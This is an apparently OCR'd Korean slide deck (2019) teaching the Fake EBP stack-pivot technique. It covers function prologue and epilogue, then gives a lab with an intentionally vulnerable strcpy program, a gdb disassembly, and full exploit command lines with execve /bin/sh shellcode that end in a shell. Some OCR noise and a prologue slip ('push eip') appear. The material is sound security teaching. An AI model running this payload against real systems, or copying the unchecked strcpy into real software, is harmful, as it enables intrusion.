Fake EBP

Fake EBP

Fake EBP

Fake EBP

Fake EBP

Fake EBP

Fake EBP

Fake EBP

Fake EBP

ke EBP

2019-08-08

이예준

index

- 함수의 호출
  - 함수 프롤로그
  - 함수 에필로그

- Fake EBP
  - 이론
  - 실습

함수의 호출

I. 함수가 사용할 파라미터를 스택에 넣고 함수 시작지점으로 점프한다.

II. 함수 내에서 사용할 스택프레임을 설정한다.
(함수프롤로그)

III. 함수의 내용을 수행한다.

IV. 수행을 마치고 처음 호출한 지점으로 돌아가기 위해 스택을 복원한다.
(함수 에필로그)


함수 프롤로그

```
int main(){
        int a=1, b=2;
        sub(a,b);
        return 0;
}

int sub(int a, int b){
        return a+b;
}
```

```
push eip
push esp
mov ebp, esp
```

→ 스택프레임 설정



함수 에필로그


leave
ret

```
mov esp, ebp
pop ebp
pop eip
jmp eip
```

스택프레임 해제

```
int main(){
      int a=1, b=2;
      sub(a,b);
      return 0;
}

int sub(int a, int b){
      #@!$#@;
      return a+b;
}
```




Fake EBP

leave

```
mov esp, ebp
pop ebp
```

ret

```
pop eip
jmp eip
```



Fake EBP

leave


```
mov esp, ebp
pop ebp
```

ret

```
pop eip
jmp eip
```

eip = 다음 실행명령어 주소

eip = leave – ret gadget



Fake EBP


leave

```
mov esp, ebp
pop ebp
```

ret

```
pop eip
jmp eip
```

ebp는 어딘가에,,



Fake EBP

leave

```
mov esp, ebp
pop ebp
```


ret

```
pop eip
jmp eip
```

eip

& shellcode

ebp는 어딘가에,,



Fake EBP

Gadget

에필로그 x2

esp 변조

leave

```
mov esp, ebp
pop ebp
```

ret


```
pop eip
jmp eip
```

leave

```
mov esp, ebp
pop ebp
```

ret

```
pop eip
jmp eip
```



Fake EBP

Gadget

에필로그 x2

esp 변조

leave

```
mov esp, ebp
pop ebp
```

ret


```
pop eip
jmp eip
```

leave

```
mov esp, ebp
pop ebp
```

ret

```
pop eip
jmp eip
```



Fake EBP

Gadget

에필로그 x2

esp 변조

leave

```
mov esp, ebp
pop ebp
```

ret


```
pop eip
jmp eip
```

leave

```
mov esp, ebp
pop ebp
```

ret

```
pop eip
jmp eip
```



Fake EBP

Gadget

에필로그 x2

esp 변조

leave

```
mov esp, ebp
pop ebp
```

ret


```
pop eip
jmp eip
```

leave

```
mov esp, ebp
pop ebp
```

ret

```
pop eip
jmp eip
```




Fake EBP 실습

```c
#include<stdio.h>
#include<string.h>

int main(int argc,char *argv[]){
        char buf[40];
        strcpy(buf,argv[1]);
        puts(buf);
        printf("0x%x\n",buf);
        return 0;
}
```


1. buf의 시작주소
2. Leave-ret gadget 주소
3. 쉘코드



Fake EBP 실습

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x08049182 <+0>:     push   ebp
   0x08049183 <+1>:     mov    ebp,esp
   0x08049185 <+3>:     sub    esp,0x28
   0x08049188 <+6>:     mov    eax,DWORD PTR [ebp+0xc]
   0x0804918b <+9>:     add    eax,0x4
   0x0804918e <+12>:    mov    eax,DWORD PTR [eax]
   0x08049190 <+14>:    push   eax
   0x08049191 <+15>:    lea    eax,[ebp-0x28]
   0x08049194 <+18>:    push   eax
   0x08049195 <+19>:    call   0x8049040 <strcpy@plt>
   0x0804919a <+24>:    add    esp,0x8
   0x0804919d <+27>:    lea    eax,[ebp-0x28]
   0x080491a0 <+30>:    push   eax
   0x080491a1 <+31>:    call   0x8049050 <puts@plt>
   0x080491a6 <+36>:    add    esp,0x4
   0x080491a9 <+39>:    lea    eax,[ebp-0x28]
   0x080491ac <+42>:    push   eax
   0x080491ad <+43>:    push   0x804a008
   0x080491b2 <+48>:    call   0x8049030 <printf@plt>
   0x080491b7 <+53>:    add    esp,0x8
   0x080491ba <+56>:    mov    eax,0x0
   0x080491bf <+61>:    leave
   0x080491c0 <+62>:    ret
End of assembler dump.
```

Fake EBP 실습





```
root@kali:~/tmp/test# ./fakeEBP a
a
0xffffd2c0
```

```
root@kali:~/tmp/test# ./fakeEBP `python -c 'print "\xc4\xd2\xff\xff"+"\x31\xc0\x
50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x
0b\xcd\x80"+"\x90"*11+"\xbc\xd2\xff\xff"+"\xbf\x91\x04\x08"'`
1Ph//shh/bin  PS  °
                    
0xffffd290
세그멘테이션 오류
```

Fake EBP 실습

Q & A




```
root@kali:~/tmp/test# ./fakeEBP `python -c 'print "\x94\xd2\xff\xff"+"\x31\xc0\x
50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x
0b\xcd\x80"+"\x90"*11+"\x8c\xd2\xff\xff"+"\xbf\x91\x04\x08"'`
1Ph//shh/bin  PS  
                    
fffd290
#
```